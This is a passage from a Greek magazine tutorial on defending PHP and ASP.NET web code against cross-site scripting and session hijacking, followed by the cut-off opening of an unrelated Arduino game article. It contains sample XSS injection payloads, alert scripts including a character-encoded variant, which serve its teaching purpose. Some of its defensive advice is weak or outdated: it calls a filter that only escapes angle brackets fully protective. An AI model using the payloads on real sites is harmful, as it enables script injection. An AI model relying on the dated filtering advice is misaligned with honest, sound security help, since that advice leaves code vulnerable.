για εκπαιδευτικούς λόγους θέλαμε να επιτεθούμε στο μηχάνημά μας, θα δίναμε ένα URL σαν αυτό:

```
Localhost/tests/SafeXSS.php?name=<script>alert('Hello
deltaXAKA');</script>
```

Σ' αυτό το παράδειγμα χρησιμοποιούμε τη μεταβλητή name, για να φυτέψουμε παράνομα κώδικα σε Javascript! Ο κώδικας αυτός θα μεταφερθεί στον server κι από εκεί θα επιστρέψει στον browser μας, για να εκτελεστεί κανονικότατα! Αν δεν μας πιστεύετε, δείτε την εικόνα 2 ;) Κατά τη διαδικασία του rendering ο browser εμφάνισε τα περιεχόμενα της μετα-

1. Είτε τον δικό σας είτε άλλων (βλέπε Open Source projects, code reviewing κ.ο.κ.)




*Ο επιτιθέμενος φύτεψε παράνομο κώδικα που μοιάζει να προέρχεται από τον web server μας κι εκτελείται στο web browser φυσιολογικότατα...*

βλητής name και γενικότερα όσα του έστειλε ο server[2]. Τα περιεχόμενα της μεταβλητής, όμως, ήταν κώδικας σε Javascript! Φυσικά, ο browser δεν χειρίστηκε το περιεχόμενο της μεταβλητής σαν μια σειρά απλών χαρακτήρων αλλά σαν κώδικα, τον οποίο ένιωσε την υποχρέωση να εκτελέσει. Αυτά είναι!


Για την αντιμετώπιση αυτής της επίθεσης πρέπει να εξασφαλίσουμε ότι ο browser δεν θα χειριστεί το περιεχόμενο της μεταβλητής $name σαν κώδικα, αλλά σαν μια απλή συμβολοσειρά. Όμως τι ήταν αυτό που έκανε τον web browser να θεωρήσει ότι ο server του έστειλε κώδικα; Ένας επιπόλαιος χρήστης θα απαντούσε ότι φταίνε τα μονά quote, εντός των οποίων περικλείεται το μήνυμα “Hello deltaXAKA”. Έτσι, ο παρορμητικός (εκτός από επιπόλαιος) φίλος μας θα άλλαζε τον κώδικα και θα τον έκανε κάπως έτσι:

```
<?php
function Sanitized($Input)
{
     return (get_magic_quotes_gpc()) ?
               mysql_real_escape_string(stripslashes($Input)) :
               mysql_real_escape_string($Input);
}
$link = mysql_connect('localhost', 'myname', 'mypass') OR die(mysql_
error());
$name = Sanitized($_GET["name"]);
echo "Hello $name";
?>
```

Με αυτές τις προσθήκες, ο κώδικας ψάχνει να βρει μονά quote κι όπου τα συναντήσει βάζει μπροστά τους ένα backslash (\) και τα απενεργοποιεί (κάνει το λεγόμενο escaping). Με αυτή την τροποποίηση το παράδειγμα επίθεσης που είδαμε παραπάνω δεν θα πετύχαινε! Έτσι, το φιλαράκι μας θα νόμιζε ότι ξεμπέρδεψε με το ενοχλητικό XSS. Σωστά; Φυσικά και όχι! Χωρίς πολλά λόγια, πάμε να δούμε ένα ακόμα παράδειγμα επίθεσης, χωρίς μονά quotes και με παρόμοιο αποτέλεσμα:

```
<script>alert(String.fromCharCode(88,83,83,33));</script>
```

2. Αυτός ο client βρε παιδί μου, έχει τυφλή εμπιστοσύνη στον server. Σας θυμίζει κάτι αυτή η τυφλή εμπιστοσύνη; Μήπως και το ARP poisoning στην αρχή της τυφλής εμπιστοσύνης δεν βασίζεται; Χμ, ενδιαφέρουσα αρχή!




*Κόψαμε τα μονά quotes, αλλά δεν κόψαμε και τις επιθέσεις XSS. Αυτές μπορούν ακόμα να συνεχιστούν, με μια απλή κωδικοποίηση των μηνυμάτων...*

Το "88,83,83,33" αποτελεί μια κωδικοποιημένη σειρά χαρακτήρων και η συνάρτηση String.fromCharCode() χρησιμοποιείται για την αποκωδικοποίησή της. Οι αριθμοί 88,83,83,33 αποτελούν τους κωδικούς ASCII των χαρακτήρων του "XSS!". Στην εικόνα 3 μπορείτε να δείτε το αποτέλεσμα. Είναι ξεκάθαρο ότι η απενεργοποίηση των μονών quote δε μας προστατεύει. Ας επιστρέψουμε καλύτερα στο αρχικό μας ερώτημα: Τι είναι αυτό που κάνει τον web browser να θεωρήσει ότι ο server του στέλνει κώδικα; Μα, φυσικά, τα εξής δύο tag: <script> και </script>. Μήπως θα έπρεπε να απομονώσουμε τους χαρακτήρες "<" και ">"; Με αυτόν τον τρόπο θα απενεργοποιούσαμε και τον κώδικα σε Javascript αλλά κι εκείνον σε HTML, που ενδέχεται να "φυτέψει" κάποιος σε μια μεταβλητή. Τι θα λέγατε λοιπόν να φτιάχναμε μια συνάρτηση με το όνομα SanitizedXSS, η οποία θα κατακεραυνώνει όποιον επιτήδειο χρησιμοποιεί τα σύμβολα "<" και ">", διοχετεύοντας από το πληκτρολόγιο ρεύμα 1000A; Θα είχε πλάκα, αλλά υπάρχει ο κίνδυνος να την πληρώσουν κι αθώοι. Μπορούμε όμως να κάνουμε κάτι πιο συνετό: Να γράψουμε μια συνάρτηση που θα τροποποιεί κατάλληλα τους δύο επικίνδυνους χαρακτήρες, ώστε να μη λειτουργεί κανένα tag εντός μιας μεταβλητής. Ο απλούστερος τρόπος για να πετύχουμε κάτι τέτοιο είναι να μετατρέψουμε το "<" στο αντίστοιχο HTML entity "<", καθώς και το ">" στο ">". Αυτή η προσέγγιση έχει το καλό ότι κατά το rendering οι χαρακτήρες θα εμφανίζονται κανονικά (δεν θα χαθούν ούτε θα αλλοιωθούν), αλλά σαν απλό κείμενο κι όχι ως tags! Ας δούμε τη συνάρτηση που κάνει τα παραπάνω, μαζί με τις απαραίτητες αλλαγές που πρέπει να κάνουμε στον αρχικό μας κώδικα:

```
<?php
function SanitizedXSS($Input)
{
    return str_replace('<',"&lt;",str_replace('>', "&gt;", $Input));
}
$name = SanitizedXSS($_GET["name"]);
echo "<p> Hello $name";
?>
```

Μετά τις παραπάνω προσθήκες/τροποποιήσεις ο κώδικας είναι προστατευμένος από κάθε επίθεση σαν αυτές που είδαμε στο παράδειγμα. Για του λόγου το αληθές, ρίξτε μια ματιά στην εικόνα 4. Ο κώδικας που φυτέψαμε στη μεταβλητή $name τυπώθηκε ως απλό κείμενο και δεν εκτελέστηκε!

Πρέπει να σας πούμε ότι δοκιμάσαμε την παραπάνω μέθοδο προστασίας

απέναντι σε ένα μεγάλο πλήθος επιθέσεων XSS (που δίνονται από το γνωστό site http://ha.ckers.org/xss.html) και μας έβγαλε ασπροπρόσωπους! Δεν εμφανίστηκε καμία αδυναμία! Πρέπει όμως να σας πούμε και κάτι άλλο: Με όσα είδαμε, καταφέραμε μόνο να ξύσουμε την επιφάνεια του XSS. Ουσιαστικά, δώσαμε μόνο μερικά hints κι ελπίζουμε να σας εμπνεύσαμε αρκετά, ώστε να αρχίσετε να το ψάχνετε και μόνοι σας. Άλλωστε η τεχνική που είδαμε μπορεί να είναι αποτελεσματική όταν ο παράνομος κώδικας έρχεται μέσω μιας μεταβλητής, αλλά ενδέχεται να έρχεται και μέσω μιας εικόνας ή εντός του κώδικα HTML. Σε τέτοιες περιπτώσεις μπορείτε να χρησιμοποιείτε ειδικά φίλτρα αλλά και βιβλιοθήκες anti-XSS, που θα βρείτε έτοιμες στο διαδίκτυο. Για αρχή, μπορείτε να ρίξετε μια ματιά σε μια γνωστή βιβλιοθήκη του είδους (αντι-XSS), που ονομάζεται SafeHTML Anti-XSS filter και χρησιμοποιείται πολύ συχνά:

`http://bit.ly/SafeHTMLantiXSS`

Πρόκειται για έναν parser που μπορείτε να χρησιμοποιήσετε για να φιλτράρετε ολόκληρες σελίδες σε HTML, όταν αυτές προέρχονται από κάποιον client. Ας δούμε όμως μερικές ακόμα λύσεις.

- Το **Reform Project** του **OWASP** (`http://bit.ly/OWASPencodingProject`) αποτελεί μια πάρα πολύ καλή και δωρεάν λύση! Πρόκειται για μια έτοιμη κλάση που παρέχεται σε διάφορες εκδοχές, για τις περισσότερες γλώσσες (ASP.NET, HTML, javascript, PHP κ.ά). Για την PHP, το μόνο που χρειάζεται να κατεβάσουμε είναι ένα αρχείο. Δείτε το μικρό μας πρόγραμμα, τροποποιημένο ώστε να χρησιμοποιεί το Reform:

```
<?php
mb_internal_encoding("UTF-8");
include('Reform.inc.php');
$reform = new Reform;
$name = $reform->HtmlEncode($_GET["name"]);
echo "<p> Hello $name";
?>
```

  Η συγκεκριμένη κλάση προβλέπει τη μετατροπή όλων των χαρακτήρων Unicode σε UTF-8. Κατ’ αυτόν τον τρόπο είναι πλέον εφικτός ο έλεγχος καθενός χαρακτήρα χωριστά κι ο εντοπισμός των επικίνδυνων. Χωρίς αυτή τη μετατροπή θα ήταν σχεδόν αδύνατον να προβλεφτούν όλοι οι δυνατοί χαρακτήρες, για όλα τα δυνατά encodings, όλων των γλωσσών του πλανήτη!

- Η βιβλιοθήκη **php-AntiXSS** (http://code.google.com/p/php-antixss) αποτελεί μια επίσης καλή λύση, που μπορείτε να χρησιμοποιείτε δωρεάν. Η λειτουργία της στηρίζεται στη συνάρτηση preg_match και σε δύο λίστες με επιτρεπτούς (white-listed) κι απαγορευμένους (black-listed) χαρακτήρες ή συμβολοσειρές. Έτσι, καταφέρνει να απομονώσει και να αντιμετωπίσει κατάλληλα οποιοδήποτε επικίνδυνο χαρακτήρα ή string.

## XSS και ASP.NET

Το πρόγραμμα που εξετάσαμε νωρίτερα για τις δοκιμές μας θα μπορούσε να γραφτεί και σε VB.NET. Ας του ρίξουμε μια ματιά...

```
Partial Class _Default
    Inherits System.Web.UI.Page
    Protected Sub Page_Load(ByVal sender As Object, ByVal e As
System.EventArgs) Handles Me.Load
        Dim name As String
        If Request.QueryString("name") Is Nothing Then
            Return
        End If
        name = Request.QueryString("name").ToString
        Response.Write("Hello " + name + "<br  />")
    End Sub
End Class
```

Η Microsoft έχει κάνει καλή δουλειά στον τομέα που εξετάζουμε. Εμείς δεν χρειάζεται να κάνουμε πολλά, αφού στο .NET υπάρχουν ενσωματωμένοι έλεγχοι για επιθέσεις XSS. Μόλις γίνει αντιληπτή μια απόπειρα επίθεσης XSS η ροή του προγράμματος διακόπτεται και εμφανίζεται ένα σχετικό μήνυμα. Στην εικόνα 5 μπορείτε να δείτε τι συνέβη όταν δοκιμάσαμε μια απλή επίθεση. Ουσιαστικά, κάνοντας τη δοκιμαστική επίθεση ανέλαβε δράση ο λεγόμενος Request Validator, ο οποίος ελέγχει την εκτέλεση του κώδικα σε κάθε request που γίνεται από τον client προς τον server (http://msdn.microsoft.com/library/ms998274.aspx). Φυσικά, ο Request Validator ενεργοποιείται ή απενεργοποιείται από το αρχείο web.config και συγκεκριμένα από το tag system.web:

```
<system.web>
  <pages buffer="true" validateRequest="true" />
</system.web>
```


Θα ήταν φρόνιμο να ελέγχετε πάντα αν αυτή η επιλογή είναι ενεργή! Αν δεν την βρείτε στο web.config, κοιτάξτε στο machine.config. Εξ ορισμού πάντως η Microsoft την έχει ενεργοποιημένη -- και καλά κάνει. Γενικά, όταν γράφουμε κώδικα για τον server σε VB ή C#, η Microsoft προτείνει (κι έχει δίκιο!) να ακολουθούμε τους εξής δύο απλούς κανόνες:

- **Κανόνας 1**. Κωδικοποιείτε τον κώδικα HTML. Αν χρειαστεί να δημιουργήσετε δυναμικά κώδικα HTML και δεν γνωρίζετε εξαρχής ποια tag θα χρησιμοποιηθούν, αξιοποιείστε τη μέθοδο HttpUtility.HtmlEncode. Για παράδειγμα, ο κώδικας του προγράμματός μας θα άλλαζε στη γραμμή όπου παράγεται η "απάντηση" προς τον client και θα γινόταν κάπως έτσι:

```
...
  Response.Write("Hello " + HttpUtility.HtmlEncode(name);
...
```

- **Κανόνας 2**. Κωδικοποιείτε το URL. Αν γράφετε κώδικα που επιστρέφει κάποιο URL, τότε αν κάποιο μέρος αυτού κώδικα επηρεάζεται από τον client θα πρέπει να χρησιμοποιήσετε τη μέθοδο HttpUtility.UrlEncode. Για παράδειγμα, αν το πρόγραμμά μας επιστρέφει ως απάντηση προς το χρήστη ένα URL, θα έπρεπε να ακολουθήσουμε την παρακάτω σύνταξη:

```
    Response.Write(HttpUtility.UrlEncode(urlString));
```




*Επιτέλους τα καταφέραμε! Ο παράνομος κώδικας δεν εκτελέστηκε από τον web browser! Απλά εμφανίστηκε σαν συμβολοσειρά...*


## Session hijacking και cookie theft

Μία πολύ συχνή επίθεση που συνδυάζεται με το XSS, είναι αυτή της αλλαγής (hijacking) ή της κλοπής των session cookies (cookie theft). Όταν κάνουμε login σε κάποιο site πολύ συχνά αποθηκεύεται στον υπολογιστή μας ένα cookie, ώστε το site να μας θυμάται και να μη δίνουμε κάθε λίγο το username και το password. Αυτό το cookie περιέχει διάφορες πληροφορίες, ανάμεσα στις οποίες περιλαμβάνονται συχνά και τα δικαιώματα που έχουμε στο site. Αν, δηλαδή, είμαστε απλοί χρήστες ή διαχειριστές κ.ο.κ. Αν κάποιος καταφέρει να πάρει αυτό το cookie και να το βάλει στον δικό του υπολογιστή, τότε ο server θα τον αναγνωρίσει σαν να ήμασταν εμείς και θα του συμπεριφερθεί ανάλογα. Αν δηλαδή είμαστε διαχειριστές και μας έχει πάρει το cookie, θα μπει κι αυτός ως διαχειριστής!

Οι προγραμματιστές, λοιπόν, θα πρέπει να προσέχουν πολύ τον τρόπο με τον οποίο κατασκευάζονται τα session cookies από τα προγράμματά τους. Αυτά δεν θα πρέπει σε καμιά περίπτωση να λειτουργούν σε οποιοδήποτε μηχάνημα κι οποτεδήποτε. Θα πρέπει με κάποιον τρόπο να δένονται με τον συγκεκριμένο client και (γιατί όχι;) για μια προκαθορισμένη, σύντομη χρονική περίοδο. Έτσι, ακόμα κι αν καταφέρει κάποιος να τα υποκλέψει δεν θα λειτουργούν στο δικό του box και θα του είναι είναι άχρηστα! Για παράδειγμα, θα ήταν φρόνιμο τα cookies να περιέχουν πληροφορίες από τον client, οι οποίες σε κάθε request θα επαληθεύονται για την ορθότητα τους. Πιο συγκεκριμένα, θα μπορούσαν να διατηρούν το όνομα και την έκδοση του web browser, την IP του χρήστη, τον http referrer, έναν μοναδικό, τυχαίο και πολύ μεγάλο αριθμό που θα προέρχεται από το server και πάει λέγοντας. Όλες αυτές οι πληροφορίες θα πρέπει επίσης να είναι κρυπτογραφημένες, ώστε να μην είναι εύκολη η τροποποίησή τους (tampering). Ας περάσουμε όμως σ' ένα παράδειγμα.

## Πολυδιάστατη ταυτοποίηση

Ας υποθέσουμε ότι έχουμε μπει στην τράπεζα για να κάνουμε τις πληρωμές μας κι αυτή μας έχει δώσει ένα session cookie με id =123. Σκεφτείτε τι θα συμβεί αν κάποιος καταφέρει, τη στιγμή που είμαστε συνδεμένοι, να κλέψει το id του cookie μας. Αν το cookie δεν περιλαμβάνει κι άλλα αναγνωριστικά στοιχεία θα είναι πολύ εύκολο στον υποκλοπέα να δημιουργήσει ένα νέο cookie, χρησιμοποιώντας το ίδιο id με το δικό μας. Σ' αυτή την περίπτωση θα έχουμε σοβαρό πρόβλημα: Ο υποκλοπέας θα έχει τα ίδια δικαιώματα με εμάς στην τράπεζα κι αυτό, με άλλα λόγια, σημαίνει ότι θα έχει πρόσβαση στο λογαριασμό μας! Αν όμως τα cookies της τράπεζας εκτός από το id διατηρούν και πληροφορίες όπως ο web browser και η διεύθυνση IP από την οποία συνδεθήκαμε, ο υποκλοπέας θα είναι αδύνατο να εξαπατήσει τον server της τράπεζας. Ακόμα κι αν το πλαστό




*Το .NET διαθέτει έτοιμους μηχανισμούς που παρέχουν ικανοποιητική προστασία από επιθέσεις XSS. Μόλις προσπαθήσαμε να εκτελέσουμε παράνομο κώδικα, ο σχετικός μηχανισμός ασφάλειας παρενέβη και διέκοψε πλήρως την εκτέλεση του προγράμματος!*

cookie ήταν πανομοιότυπο με το δικό μας, η διεύθυνσή του υποκλοπέα θα είναι σίγουρα διαφορετική από τη δική μας κι αυτό θα χτυπήσει στον server της τράπεζας, ο οποίος με τη σειρά του θα αρνηθεί να εξυπηρετήσει τα σχετικά requests!

## Κανόνες ασφαλειας

Οι επιθέσεις σαν αυτές που περιγράψαμε είναι γνωστές ως Cross Site Request Forgery (http://en.wikipedia.org/wiki/Cross-site_request_forgery) και Session Fixation (http://en.wikipedia.org/wiki/Session_fixation). Πρόκειται για πολύ επικίνδυνες επιθέσεις, οι οποίες εκμεταλλεύονται την εμπιστοσύνη που έχει ο server προς στον εκάστοτε web browser. Βλέπετε, σύμφωνα με τους server πάντα, αν ο web browser προσφέρει στο server το σωστό cookie, ο χρήστης είναι νόμιμος. Δυστυχώς, όμως, όπως είδαμε παραπάνω τα πράγματα δεν είναι πάντα τόσο απλά. Φυσικά, όλα αυτά δεν σημαίνουν ότι η ευθύνη για κάθε αδυναμία σ' ένα σύστημα βαραίνει αποκλειστικά τον προγραμματιστή. Αν ο χρήστης είναι απρόσεκτος τότε κανένας προγραμματιστής δεν μπορεί να τον σώσει. Βέβαια το τι οφείλει να κάνει ο χρήστης θα το εξετάσουμε σε κάποιο άλλο άρθρο. Στο παρόν, εξετάζουμε όσα πρέπει να κάνει ο προγραμματιστής! Στη συνέχεια, λοιπόν, θα δούμε συγκεντρωμένους μερικούς κανόνες που πρέπει να ακολουθεί κάθε προγραμματιστής, ώστε να γράφει ασφαλή κώδικα.

1. Οι μεταβλητές μας πρέπει να γίνονται πάντα sanitized. Ακόμα και τα cookies, τα HTTP Headers και οτιδήποτε μπορεί να προέλθει από τον client, πρέπει επίσης να φιλτράρονται από μία συνάρτηση sanitization...

2. Η ορθότητα των δεδομένων δεν πρέπει να ελέγχεται μόνο από την πλευρά του client (για παράδειγμα με Javascript). Σ' αυτή την περίπτωση, ο κώδικας που κάνει τον έλεγχο μπορεί να τροποποιηθεί από έναν πονηρό χρήστη και να σταλούν δεδομένα με ανορθόδοξο κι ενδεχομένως επιβλαβές περιεχόμενο. Τα δεδομένα του χρήστη, λοιπόν, θα πρέπει να ελέγχονται πάντα *και* στο server.

3. Όταν δημιουργείτε εντολές SQL δυναμικά, να χρησιμοποιείτε type-safe παραμέτρους κι όχι παραμέτρους που δέχονται οποιοδήποτε

είδος δεδομένων (π.χ., μεταβλητές που δέχονται *και* ακέραιους *και* δεκαδικούς *και* χαρακτήρες).

4. Να ελέγχετε πάντα τον κώδικά σας για προβλήματα ασφάλειας, πριν τον δώσετε να βγει live. Χρησιμοποιείστε ειδικά προγράμματα επίθεσης (δωρεάν και μη) ώστε να ελέγξετε τη γραμμή άμυνας των προγραμμάτων σας. Τέτοια προγράμματα είναι το Nessus, το Nikto, το Metaspploit, το sqlMap, το sqlNinja και γενικά πολλά προγράμματα που περιέχονται στο BackTrack Linux.

5. Ποτέ μην καταχωρείτε ευαίσθητα δεδομένα (αριθμούς πιστωτικών καρτών, passwords κ.λπ.) σε μια βάση δεδομένων και χωρίς κρυπτογράφηση.

6. Τόσο ο χρήστης της βάσης δεδομένων όσο και ο χρήστης που έχει πρόσβαση στον web server (ο λεγόμενος web user), πρέπει να έχουν τα ελάχιστα δυνατά δικαιώματα. Στην πράξη, πρέπει να έχουν τα απολύτως απαραίτητα δικαιώματα ώστε να λειτουργεί η εφαρμογή μας.

7. Ποτέ μην εμφανίζετε στον τελικό χρήστη τα πραγματικά λάθη της εφαρμογής σας, τα οποία προέρχονται από κάποιο exception! Επίσης, είναι επικίνδυνο να δίνετε πληροφορίες για τη δομή των καταλόγων και των υποκαταλόγων του δίσκου σας.

8. Πρέπει να «δένετε» όσο πιο καλά μπορείτε τα session cookies με τον client, για να αποφύγετε φαινόμενα impersonation.

9. Τα προγράμματά σας θα πρέπει να αρνούνται τα λεγόμενα αδύναμα passwords. Ένα δυνατό password πρέπει να έχει τουλάχιστον 12 χαρακτήρες και να αποτελείται από κεφαλαία, πεζά, αριθμούς, ειδικούς χαρακτήρες και γιατί όχι... Ελληνικά!

**Σύνδεσμοι για περαιτέρω μελέτη**


**OWASP Secure Coding:** www.slideshare.net/bilcorry/owasp-secure-coding
**Writing Secure Code:** http://flylib.com/books/en/2.371.1.115/1
**PHP Good Coding:** http://inanimatt.com/phptips.html
**MSDN Visual Studio 2008 Secure Coding Guidelines:** http://bit.ly/VS2K8SecureCodingGuidelines
**ASP.NET Security Whitepapers:** www.asp.net/learn/whitepapers#security

**Βιβλιογραφία**

**Developing More-Secure Microsoft® ASP.NET 2.0 Applications:** http://amzn.to/DevMoreSecure
**Writing Secure Code, Second Edition:** http://amzn.to/WritingSCSE
**The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws:** http://bit.ly/tWAppHH
**Software Security: Building Security In:** http://amzn.to/BuildingSecurityIn
**Secure Coding: Principles and Practices:** http://amzn.to/SecureCoding

**Skill:** Intermediate

**Tags:** Arduino, Games, DIY, Programming



# TV-Game με το Arduino! (Part 2 of 2)

**Στο προηγούμενο τεύχος μετατρέψαμε το Arduino σε μια αρκετά απλή, αλλά λειτουργική κονσόλα παιχνιδιών. Τα βήματα που ακολουθήσαμε αφορούσαν στο σχηματισμό του hardware, ενώ δεν έλειψαν και οι απαιτητές δοκιμές. Αυτή τη φορά, έχοντας έτοιμα τα πάντα, θα γράψουμε ένα απλό παιχνιδάκι για την κονσόλα μας!**

by giannoug






Πριν ξεκινήσουμε το όλο εγχείρημα, έπρεπε να αποφασίσουμε ποιο παιχνίδι θα υλοποιήσουμε. Υπάρχουν πολλά παιχνιδάκια που θα μπορούσε να τρέξει μια κονσόλα με το Arduino. Σχεδόν όλα ωστόσο, απαιτούν προχωρημένες γνώσεις στον τομέα του game development και ξεφεύγουν κατά πολύ από τον σκοπό του άρθρου. Έτσι, αποφασίσαμε να στραφούμε σε κάτι απλό. Μήπως υπάρχει κανένας που δυσαρεστήθηκε θεωρώντας ότι δεν θα γράψουμε 